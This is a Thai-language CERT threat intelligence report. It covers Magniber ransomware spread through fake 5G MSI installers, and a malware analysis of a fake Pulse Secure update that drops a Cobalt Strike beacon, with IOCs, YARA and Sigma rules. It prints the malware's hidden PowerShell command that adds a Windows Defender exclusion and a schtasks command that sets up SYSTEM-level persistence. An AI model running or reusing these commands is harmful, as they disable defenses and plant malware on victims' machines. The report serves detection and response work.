Phishing: Spearphishing Attachment	T1566.001	ผู้ไม่หวังดีใช้การโจมตีด้วยวิธีการส่งอีเมลแบบ phishing และแนบไฟล์ที่มีนามสกุล iso เพื่อพยายามเข้าถึงและโจมตีระบบของเหยื่อ	**Mitigations:** [M1049] แอนตี้ไวรัสสามารถใช้ในการตรวจจับไฟล์ต้องสงสัยที่แนบมากับอีเมลได้, [M1031] Network Network intrusion prevention system (IPS) หรือ Email security gateway ออกแบบมาเพื่อให้สามารถสแกนและลบไฟล์ที่เป็นอันตรายที่แนบมากับอีเมลได้ หรือใช้ในการปิดกั้นการโจมตีรูปแบบนี้ได้, [M1021] บล็อกไฟล์แนบที่ไม่รู้จักหรือไม่ได้ใช้งานตามธุรกิจที่ไม่ควรส่งผ่านอีเมล

[1] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

			เช่น .scr, .exe, .pif, .cpl, .msi เป็นต้น, [M1017] พนักงานภายในองค์กรควรได้รับการฝึกอบรมเพื่อให้เกิดความเข้าใจและสามารถระบุถึงการโจมตีแบบ social engineering และการส่งอีเมลแบบ phishing ได้ **Detections:** [DS0022] ดำเนินการ monitor ไฟล์ที่ถูกสร้างขึ้นใหม่จากอีเมลแบบ phishing ที่แนบไฟล์ที่เป็นอันตรายเพื่อพยายามเข้าถึงระบบของเหยื่อ
Execution			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
User Execution: Malicious File	T1204.002	ผู้ไม่หวังดีใช้ธีม (theme) เกี่ยวกับ 5G เพื่อแพร่กระจาย Magniber Ransomware ผ่าน Windows Update ปลอมโดยใช้ไฟล์ Microsoft Software Installer (.msi) หากเหยื่อไม่ทันระวังและทำการเปิดไฟล์ที่เป็นอันตราย เครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้ติดตั้งไฟล์ที่เป็นอันตรายและส่งผลให้ไฟล์ที่สำคัญในเครื่องคอมพิวเตอร์ของเหยื่อถูกเข้ารหัสโดย Magniber Ransomware	**Mitigations:** [M1049] แอนตี้ไวรัสสามารถใช้ในการตรวจจับไฟล์ต้องสงสัยได้, [M1040] สำหรับ Windows 10 ให้เปิดใช้งาน Attack Surface Reduction (ASR) ซึ่งอาจช่วยป้องกันการ execute ไฟล์ที่เป็นอันตรายที่แนบมาจากการส่งอีเมลแบบ phishing ได้, [M1038] การทำ application control อาจป้องกันการ execute ไฟล์ที่เป็นอันตรายที่ปลอมแปลงเป็นไฟล์อื่นได้ **Detections:** [DS0022] ดำเนินการ monitor ไฟล์แนบจากอีเมลที่ถูก execute บนเครื่องคอมพิวเตอร์ของผู้ใช้งาน

Defense Evasion			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Masquerading	T1036	ผู้ไม่หวังดีใช้ไฟล์ชื่อ “5G offer.lnk” ซึ่งเป็น shortcut ไฟล์ที่ถูกทำให้ดูเหมือนเป็นไฟล์ pdf ด้วยการใช้ไอคอนของไฟล์ pdf	**Mitigations:** [M1038] การทำ application control อาจป้องกันการ execute ไฟล์ที่เป็นอันตรายที่ปลอมแปลงเป็นไฟล์อื่นได้
System Binary Proxy Execution: Msiexec	T1218.007	ผู้ไม่หวังดีใช้ไฟล์ชื่อ “5G offer.lnk” ซึ่งเป็น shortcut ไฟล์ที่ถูกทำให้ดูเหมือนเป็นไฟล์ pdf ด้วยการใช้ไอคอนของไฟล์ pdf หากเหยื่อหลงเชื่อและทำการเปิดไฟล์นี้ เครื่องคอมพิวเตอร์ของเหยื่อจะรันคำสั่ง “C:\Windows\System32\msiexec.exe /i 5G-Installer.msi /qn”	**Mitigations:** [M1042] หากเป็นไปได้พิจารณาปิดใช้งาน (disabl) AlwaysInstallElevated policy เพื่อป้องกันการเรียกใช้แพ็คเกจ Windows Installer packages ที่ใช้สิทธิ์ระดับสูง, [M1026] จำกัดการทำงานของ Msiexec.exe ไว้เฉพาะบัญชีผู้ใช้งานที่ได้รับสิทธิสูง (privileged accounts) หรือกลุ่มที่ได้รับสิทธิสูง (privileged groups) ซึ่งจำเป็นต้องใช้เพื่อการปฏิบัติงานเพื่อลดโอกาสในการใช้งาน Msiexec.exe ที่เป็นอันตราย **Detections:** [DS0011] ดำเนินการ monitor ไฟล์ DLL/PE โดยเฉพาะการสร้างไฟล์ DLL/PE ในระบบ ตลอดจนดำเนินการ monitor การโหลดไฟล์ DLL เข้าสู่ process ต่าง ๆ โดยเฉพาะไฟล์ DLL ที่ไม่รู้จักหรือเป็นไฟล์ DLL ไม่ได้โหลดตามปกติของ process ต่าง ๆ

Impact			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Data Encrypted for Impact	T1486	หากเหยื่อไม่ทันระวังและทำการเปิดไฟล์ที่เป็นอันตราย เครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้ติดตั้งไฟล์ที่เป็นอันตรายและส่งผลให้ไฟล์ที่สำคัญในเครื่องคอมพิวเตอร์ของเหยื่อถูกเข้ารหัสโดย Magniber Ransomware เพื่อทำการเรียกค่าไถ่โดยกลุ่มผู้โจมตีดังกล่าวต่อไป	**Mitigations:** [M1040] สำหรับ Windows 10 ให้เปิดใช้งาน cloud-delivered protection และ Attack Surface Reduction (ASR) เพื่อบล็อกการ execute ของไฟล์ที่คล้ายกับมัลแวร์สำหรับเรียกค่าไถ่ (Ransomware), [M1053] พิจารณาใช้แผนการกู้คืนจากภัยพิบัติด้านไอที (IT disaster recovery plan) ที่มีขั้นตอนสำหรับการสำรองข้อมูลและการทดสอบข้อมูลสำรองอย่างสม่ำเสมอ ซึ่งสามารถใช้เพื่อกู้คืนข้อมูลขององค์กรได้ **Detections:** [DS0017] ดำเนินการ monitor การ execute คำสั่งและอาร์กิวเมนต์สำหรับการดำเนินการที่เกี่ยวข้องกับกิจกรรมการทำลายข้อมูล เช่น vssadmin, wbadmin และ bcdedit, [DS0017] ดำเนินการ monitor ไฟล์ที่สร้างขึ้นใหม่ที่ผิดปกติในไดเร็กทอรีผู้ใช้งาน และดำเนินการ monitor ไฟล์ที่ถูกเปลี่ยนแปลงที่ผิดปกติในไดเร็กทอรีผู้ใช้งาน, [DS0033] ดำเนินการ monitor การเข้าถึง network share ที่ผิดปกติ หรือ ดำเนินการ monitor การเข้าถึง network share จำนวนมาก ๆ จากเครื่องลูกข่าย

			เพียงเครื่องเดียว, [DS0009] ดำเนินการ monitor process ที่ถูกสร้างขึ้นใหม่ และ/หรือ command-line ที่เกี่ยวข้องกับการทำลายข้อมูล เช่น vssadmin, wbadmin และ bcdedit

ข้อมูลอ้างอิง

- https://asec.ahnlab.com/en/32226/
- https://learn.microsoft.com/en-us/windows/win32/msi/custom-actions
- https://learn.microsoft.com/en-us/windows/win32/msi/custom-action-type-1
- https://redcanary.com/blog/iso-files/
- https://www.cybereason.com/blog/threat-analysis-msi-masquerading-as-software-installer
- https://www.sans.org/blog/alternate-data-streams-overview/
- https://github.com/ttc-cert/TTC-CERT-YARA-Rules/blob/main/malware/RANSOM_magniber_iso_msiexec.yar
- https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/RANSOM_magniber_abuse_msi.yml

เอกสารแนบท้าย 6

รายงานผลการวิเคราะห์มัลแวร์

AMAR-230199-1.v1 - Fake_Pulse_Secure_CobaltStrike_Loader

วันที่เผยแพร่ให้กับภาคส่วนโทรคมนาคมครั้งแรก: 14-02-2566


วันที่เผยแพร่ให้กับสาธารณะ: 20-03-2566

ห้วงเวลาที่ทำการวิเคราะห์: 23-01-2566 ถึง 13-02-2566

บทย่อ

เนื้อหา

ศูนย์ TTC-CERT ได้รับแจ้งข้อมูลข่าวกรองทางไซเบอร์ว่าในช่วงระหว่างปี พ.ศ. 2564 - 2565 มีกลุ่มผู้โจมตี (threat actor) มุ่งโจมตีองค์กรในประเทศไทยโดยใช้ไฟล์เอกสารประเภท Portable Document Format (PDF) ชื่อ "Pulse secure Update announcement.pdf" โดยแอบอ้างเป็นองค์กรแห่งหนึ่งในภาคส่วนโทรคมนาคมของประเทศไทย ซึ่งมีเนื้อหาเขียนด้วยภาษาไทยในลักษณะแจ้งเตือนเกี่ยวกับช่องโหว่ความปลอดภัยและแนะนำให้เหยื่อทำการติดตั้งไฟล์ซอฟต์แวร์ชื่อ "Pulse secure for 64-bit Windows" และ "Pulse secure for 32-bit Windows"



Pulse Connect Secure Update announcement

ฝ่ายรักษาความมั่นคงปลอดภัยไซเบอร์ตรวจพบช่องโหว่ในPulse Connect Secure (PC) โปรแกรม กรุณาอัปเดตซอฟต์แวร์ทันที

ทำการดาวน์โหลดโปรแกรมตามเวอร์ชั่นของ Windows OS
Pulse secure for 64-bit Windows รองรับการทำงาน (Windows 7 ,Windows 8 and Windows 10)
Pulse secure for 32-bit Windows รองรับการทำงาน (Windows XP)

ฝ่ายรักษาความมั่นคงปลอดภัยไซเบอร์

ศูนย์ TTC-CERT ได้ทำการเก็บรวบรวมไฟล์ที่เกี่ยวข้องกับการโจมตีดังกล่าวจากแหล่งข่าวเปิดมาทำการตรวจสอบ โดยพบว่าไฟล์ตามลิงค์ที่ปรากฏในไฟล์ pdf เป็นไฟล์ประเภท Self-extracting archive[1] (SFX) ซึ่งจะทำหน้าที่ในการ drop ไฟล์จำนวน 4 รายการ ลงบน filesystem ได้แก่ libcurl.dll, gup.xml, Juniper.exe, และ JuniperSetup.exe โดยที่ไฟล์ Juniper.exe (masqueraded gup.exe) และไฟล์ libcurl.dll (malicious) จะถูกใช้ในเทคนิคการโจมตีแบบ DLL Side-loading ในลำดับถัดไป

[1] "WinZip Self-Extractor Creates Self-Extracting Files." https://www.winzip.com/en/product/self-extractor/. Accessed 10 Feb. 2023.

นอกจากนี้ไฟล์ SFX ในข้างต้นยังรองรับการทำงานของสคริปต์[2] (script) ซึ่งในครั้งนี้ ถูกนำมาใช้ในการแก้ไขการตั้งค่าของซอฟต์แวร์ Windows Defender เพื่อลดทอนระดับการรักษาความปลอดภัยบนเครื่องเหยื่อ รวมถึงสร้างและสั่ง run schedule task เพื่อหวังเข้าถึงสิทธิ์ระดับ SYSTEM และคงความสามารถด้าน persistence mechanism อย่างไรก็ตาม ศูนย์ TTC-CERT พบว่าผู้โจมตีได้ทำผิดพลาดในการสะกดชื่อไฟล์เป้าหมายที่ต้องการจะ execute ในขั้นตอนการสร้าง schedule task จากคำว่า "Juniper.exe" เป็นคำว่า "Junipe.exe" ซึ่งส่งผลให้ task ดังกล่าวไม่ทำงานแม้ผู้โจมตีจะกำหนดให้ run task โดยทันทีหรือเมื่อผู้ใช้งานทำการรีสตาร์ท (restart/reboot) เครื่องคอมพิวเตอร์ก็ตาม

สำหรับไฟล์ libcurl.dll (malicious) เป็นไฟล์อันตรายหลักที่ถูกใช้ในการโจมตี โดยผู้โจมตีได้ทำการปกป้องไฟล์ดังกล่าวเอาไว้ด้วยเทคนิคการ packed รวมถึงทำการ obfuscate payload เอาไว้ในรูปแบบของ Universally unique identifier (UUID) และใช้เทคนิคที่เรียกว่า Callback Shellcode Injection[3] ในการ execute payload ภายในพื้นที่ memory โดยที่ไม่มีการสร้างไฟล์ลงบน filesystem แต่อย่างใด ซึ่งในการวิเคราะห์เพิ่มเติมพบว่าไฟล์ payload ดังกล่าวเป็น Cobalt Strike beacon

เมื่อ Cobalt Strike beacon เริ่มต้นทำงาน จะทำการเรียกออกไปยัง Command and control (C2) ที่หมายเลขไอพี 141.105.65[.]206 ซึ่งจากการตรวจสอบพบว่าหมายเลขไอพีดังกล่าวมีการใช้งาน SSL/TLS certificate ของ กรมบัญชีกลาง กระทรวงการคลัง (cgd.go[.]th) ทั้งนี้ ศูนย์ TTC-CERT ได้ทำการสกัดการตั้งค่าของบีคอน (beacon) ดังกล่าว ซึ่งสมาชิกสามารถนำไปใช้ประโยชน์ในการเฝ้าระวังและตรวจจับการโจมตีเพื่อลดความเสี่ยงของระบบสารสนเทศ ระบบเครือข่ายขององค์กรจากการถูกโจมตีในกรณีนี้

ศูนย์ TTC-CERT ได้นำไฟล์ตัวอย่างดังกล่าวมาทำการวิเคราะห์ในเบื้องต้นเพื่อสกัดเอาข้อมูล Indicators of Compromise (IOCs) และ Techinues, Tactics, and Procedures (TTPs) รวมถึงได้จัดทำ detection rule ทั้งในรูปแบบของ YARA rule และ Sigma rule เพื่อใช้ในการตรวจจับการโจมตี ซึ่งสมาชิกสามารถนำข้อมูลดังกล่าวมาใช้ในการเฝ้าระวัง (monitoring), การตรวจจับเชิงรุก (hunting), และใช้ในกระบวนการรับมือเหตุการณ์ทางไซเบอร์ขององค์กรได้

ศูนย์ TTC-CERT ได้จัดทำรายงานการวิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of compromise (IOCs)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไป สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กร

[2] ""Advanced SFX options" dialog - WinRAR - Documentation & Help." https://documentation.help/WinRAR/HELPSFXAdvOpt.htm. Accessed 10 Feb. 2023.

[3] "Executing Shellcode via Callbacks | Blog of Osanda." 1 Apr. 2021, https://osandamalith.com/2021/04/01/executing-shellcode-via-callbacks/. Accessed 13 Feb. 2023.

ของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

ไฟล์ที่ถูกตรวจสอบ (1)

ac0221a25162c259472ad3c5d4d31274fb14d8a14c8b0bbf4af015fbe0a113a7 (JuniperSetupClientInstaller.exe)

ไฟล์เพิ่มเติมที่เกี่ยวข้อง (4)

8395699cc012783a49aa6f8942fa944179d2ed740f82414112712f204af152ba (JuniperSetup.exe)

285d1f375eedb5dc30b2962ed45187f1fe07cfd09de101faca8a1b2416e6bd69 (Juniper.exe)

092e11dcd80157f00cb0b9ebede6638645344994a2d80d26dc44c2043828fa67 (libcurl.dll)

38c5200856617b6b8f1897d4d857ba6df41664b24de4e543c7c3fd051899750c (libcurl_unpacked.dll)

โดเมน (1)

sourcaforga[.]com

ไอพี (1)

141.105.65[.]206

ผลการวิเคราะห์

ac0221a25162c259472ad3c5d4d31274fb14d8a14c8b0bbf4af015fbe0a113a7

Tags

Dropper Trojan SFX

รายละเอียดของไฟล์

ชื่อไฟล์	JuniperSetupClientInstaller.exe
ขนาด	3212398 ไบต์
ประเภท	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	b0810a19f89570ebcb1c032a0948ee3f
SHA1	44352d1881ae79764baf222cc468e6af16456b1e
SHA256	ac0221a25162c259472ad3c5d4d31274fb14d8a14c8b0bbf4af015fbe0a113a7
SHA512	2220624757655904854f5d175dfbc7fff9a78fa4c7fc01edf5790d4c8953a7190ea95990157d3afd5bbb40867afacd304d2794862cdf98994130a8075eb5f9d1
ssdeep	49152:LunPCxcL3P0iw+lVBaOkLVjMfTqnREZYzZT2+Q1wrk8rAgpKH3oZJG1

	W:LKPCxcbc+5aOkRGIxgiAgE4Zl
Entropy	6.12

แอนตี้ไวรัส

Kaspersky	Trojan.Win32.Cobalt.imp
Malwarebytes	BitcoinMiner.Trojan.Miner.DDS
Microsoft	Backdoor:Win32/CobaltStrike.UID

YARA rules

```
import "pe"

rule pulse_cobaltstrike_sfx{
    meta:
        version = "1.0"
        first_imported = "2023-01-25"
        last_modified = "2023-01-25"
        status = "RELEASED"
        sharing = "TLP:CLEAR"
        source = "Manual investigate"
        author = "TTC-CERT"
        description = "Detect fake Pulse secure update file, this is the SFX file with huge overlay used to drop malicious file into %AppData%, create scheduled task, and execute powershell."
        hash = "ac0221a25162c259472ad3c5d4d31274fb14d8a14c8b0bbf4af015fbe0a113a7"
    strings:
        $sfx = "WinRAR self-extracting archive" wide ascii nocase
        $str1 = "Presetup=schtasks /create /tn" wide ascii nocase //script to create scheduled task
        $str2 = "ExecutionPolicy Bypass Add-MpPreference" wide ascii nocase //script to execute powershell
        $str3 = "d:\\projects\\winrar\\sfx\\build\\sfxzip32\\release\\sfxzip.pdb" wide ascii nocase
```

```
        $file1 = "libcurl.dll"
        $file2 = "gup.xml"
        $file3 = "JuniperSetup.exe" nocase
        $file4 = "Juniper.exe" nocase
    condition:
        uint16(0) == 0x5A4D
        and (filesize >= 2MB and filesize <= 4MB)
        and pe.overlay.size > 2000000
        and ($sfx and 2 of ($str*) and 2 of ($file*))
}
```

Sigma rules

```
title: Fake Pulse Secure Update
id: 365ce353-8cec-4237-9d38-44cb101b5e8c
version: 1.0
first_imported: 2023-01-23
last_modified: 2023-01-23
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: Detects fake Pulse secure update which is Cobalt Strike beacon deployed by
malicious PDF mimicking one of Thailand operators.
category: Malware
hash: ac0221a25162c259472ad3c5d4d31274fb14d8a14c8b0bbf4af015fbe0a113a7
logsource:
  category: process_creation
  product: windows
detection:
  #SFX file execute Powershell to add %AppData% into Windows Defender exclusion path
  selection1:
    ParentImage|endswith: '\JuniperSetupClientInstaller.exe'
    Image|endswith: '\powershell.exe'
    CommandLine|contains|all:
```

- '-WindowStyle Hidden -ExecutionPolicy Bypass Add-MpPreference -ExclusionPath'
- '\AppData\Roaming'

#SFX file creates schedule task with misspelling file target name

selection2:

ParentImage|endswith: '\JuniperSetupClientInstaller.exe'

Image|endswith: '\schtasks.exe'

CommandLine|contains|all:

- '/create /tn nppupdate /V1 /tr'
- '\AppData\Roaming\Junipe.exe /sc onstart /ru system'

condition: selection1 and selection2

falsepositives: Unknown

level: high

PE Metadata	
Compile Date	2021-06-11 09:16:54 UTC
Import Hash	ae9f6a32bb8b03dce37903edbc855ba1

PE Sections				
MD5	**Name**	**Raw Size**	**Virtual Size**	**Entropy**
8cc852a612133f8f9b386e48ebad9f0c	.text	157184	156794	6.69
30ae7f3570d96da32173dd5a0df78abf	.rdata	40448	39988	5.22
afe46c1a288bcb7a0fee3fed306b9e19	.data	3584	216472	3.8
18c7e6ee28e2189f1627dfcf0fbb19f8	.didat	512	352	3.04
f17e931f1d7bba2619ecb2062fa569d9	.rsrc	86528	86376	4.27
f125c166fa54254163cbcd56ba4b7ad9	.reloc	10752	10284	6.63

Packers/Compilers/Cryptors
Microsoft Visual C++ v.14 - 2015 (E8)

ความเชื่อมโยง		
ไฟล์ ac0221a251... (JuniperSetupClientInstaller.exe)	Drop	ไฟล์ 8395699cc0... (JuniperSetup.exe) ไฟล์ 285d1f375e... (Juniper.exe)

ไฟล์ 092e11dcd8... (libcurl.dll)

รายละเอียด

ไฟล์ ac0221a25162c259472ad3c5d4d31274fb14d8a14c8b0bbf4af015fbe0a113a7 (JuniperSetupClientInstaller.exe) เป็นไฟล์ที่คาดว่าจะถูกดาวน์โหลดจาก C2 ของกลุ่มผู้โจมตีเมื่อผู้ใช้งานถูกหลอกให้เปิดไฟล์ประเภท PDF ชื่อ "Pulse secure Update announcement.pdf" (SHA256: c31710febfbd9cde07aad4730a1ee602db97fdbdd2b39bb46acb2b87f1d69867) และกดดาวน์โหลดไฟล์จากลิงค์ซึ่งอยู่ภายในไฟล์ดังกล่าว

ไฟล์ ac0221a251... เป็นไฟล์ประเภท SFX ซึ่งภายในมีการใช้งานสคริปต์รวมถึงบรรจุไฟล์ จำนวน 4 รายการ เอาไว้ภายใน รายละเอียดตามตารางที่ 1 และ 2

ตารางที่ 1 รายละเอียดสคริปต์ซึ่งมีการใช้งานภายในไฟล์ ac0221a251... เพื่อกำหนดลำดับการทำงาน


```
Path=%appdata%
Setup=JuniperSetup.exe
Setup=Juniper.exe
Setup=schtasks /tn nppupdate /run
Presetup=powershell -WindowStyle Hidden -ExecutionPolicy Bypass Add-MpPreference
-ExclusionPath "%appdata%"
Presetup=schtasks /create /tn nppupdate /V1 /tr %appdata%\Junipe.exe /sc onstart /ru
system
Silent=1
Overwrite=2
Update=U
```

ตารางที่ 2 ไฟล์ที่ตรวจพบจากภายในไฟล์ ac0221a251...

ชื่อไฟล์	ข้อมูลไฟล์	SHA256
gup.xml	XML 1.0 document, ASCII text, with CRLF line terminators	3f06a642aab38011eb8407c37b2d34c56de30e5a3b22ca796821ecae8dd8583b
Juniper.exe	PE32 executable (GUI) Intel 80386, for MS Windows	285d1f375eedb5dc30b2962ed45187f1fe07cfd09de101f

ชื่อไฟล์	ข้อมูลไฟล์	SHA256
		aca8a1b2416e6bd69
JuniperSetup.exe	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive	8395699cc012783a49aa6f8942fa944179d2ed740f82414112712f204af152ba
libcurl.dll	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed	092e11dcd80157f00cb0b9ebede6638645344994a2d80d26dc44c2043828fa67


เมื่อไฟล์ ac0221a251... ถูก execute จะทำการเรียกใช้งาน powershell.exe ด้วยค่าพารามิเตอร์คือ "-WindowStyle Hidden -ExecutionPolicy Bypass Add-MpPreference -ExclusionPath "C:\Users\REM\AppData\Roaming"" ซึ่งมีวัตถุประสงค์เพื่อลดทอนระดับการรักษาความปลอดภัยของ Powershell และ Windows Defender ด้วยการแก้ไขค่า execution policy และซ่อนหน้าต่างการทำงานของ powershell รวมไปถึงการเปลี่ยนแปลงแก้ไขการตั้งค่าของแอพพลิเคชัน Windows Defenders โดยทำการเพิ่ม path ดังต่อไปนี้ "C:\Users\{USER}\AppData\Roaming" ไปยัง exclusion path รายละเอียดตามภาพที่ 1



ภาพที่ 1 powershell.exe ถูก execute โดยไฟล์ ac0221a251... และมีการกำหนดค่าพารามิเตอร์เพื่อใช้ในการลดทอนระดับการรักษาความปลอดภัยของ Windows Defender


หลังจากนั้นมัลแวร์จะสร้าง persistence mechanism โดยการเรียกใช้งาน schtasks.exe เพื่อสร้าง schedule task ชื่อ nppupdate โดยกำหนดค่าพารามิเตอร์คือ "/create /tn nppupdate /V1 /tr C:\Users\{USER}\AppData\Roaming\Junipe.exe /sc onstart /ru system" ซึ่งมีเจตนาเพื่อให้ไฟล์

C:\Users\{USER}\AppData\Roaming\Junipe.exe ถูก run ทุกครั้งเมื่อเครื่องคอมพิวเตอร์เริ่มต้นทำงาน (on startup) ด้วยสิทธิ์ระดับสูงสุด (SYSTEM) ซึ่งเป็นเทคนิคการทำ privilege escalation นอกจากนั้นผู้โจมตียังกำหนดค่าพารามิเตอร์ "/V1" ในขั้นตอนการสร้าง schedule task ซึ่งจะทำให้ task ที่ถูกสร้างขึ้นมารองรับการทำงานบนระบบปฏิบัติการ Windows รุ่นเก่า ได้แก่ Windows 2000, Windows Server 2003, และ Windows XP รายละเอียดตามภาพที่ 2



ภาพที่ 2 มัลแวร์เรียกใช้งาน schtasks.exe เพื่อสร้าง schedule task ชื่อ "nppupdate"

ต่อมามัลแวร์จะเรียกใช้งาน schtasks.exe อีกครั้งโดยกำหนดค่าพารามิเตอร์คือ "/tn nppupdate /run" โดยมีเจตนาเพื่อต้องการ run task ดังกล่าวโดยทันที แต่เนื่องจากในขั้นตอนการสร้าง task ผู้โจมตีสะกดชื่อไฟล์ไม่ถูกต้อง (misspelling) จากคำว่า "Juniper.exe" เป็นคำว่า "Junipe.exe" จึงทำให้ task ดังกล่าวไม่สามารถทำงานได้ รายละเอียดตามภาพที่ 3



ภาพที่ 3 ผู้โจมตีสะกดชื่อไฟล์ C:\Users\{USER}\AppData\Roaming\Junipe.exe ผิดพลาด ส่งผลให้ task ไม่ทำงานตามที่ผู้โจมตีต้องการ

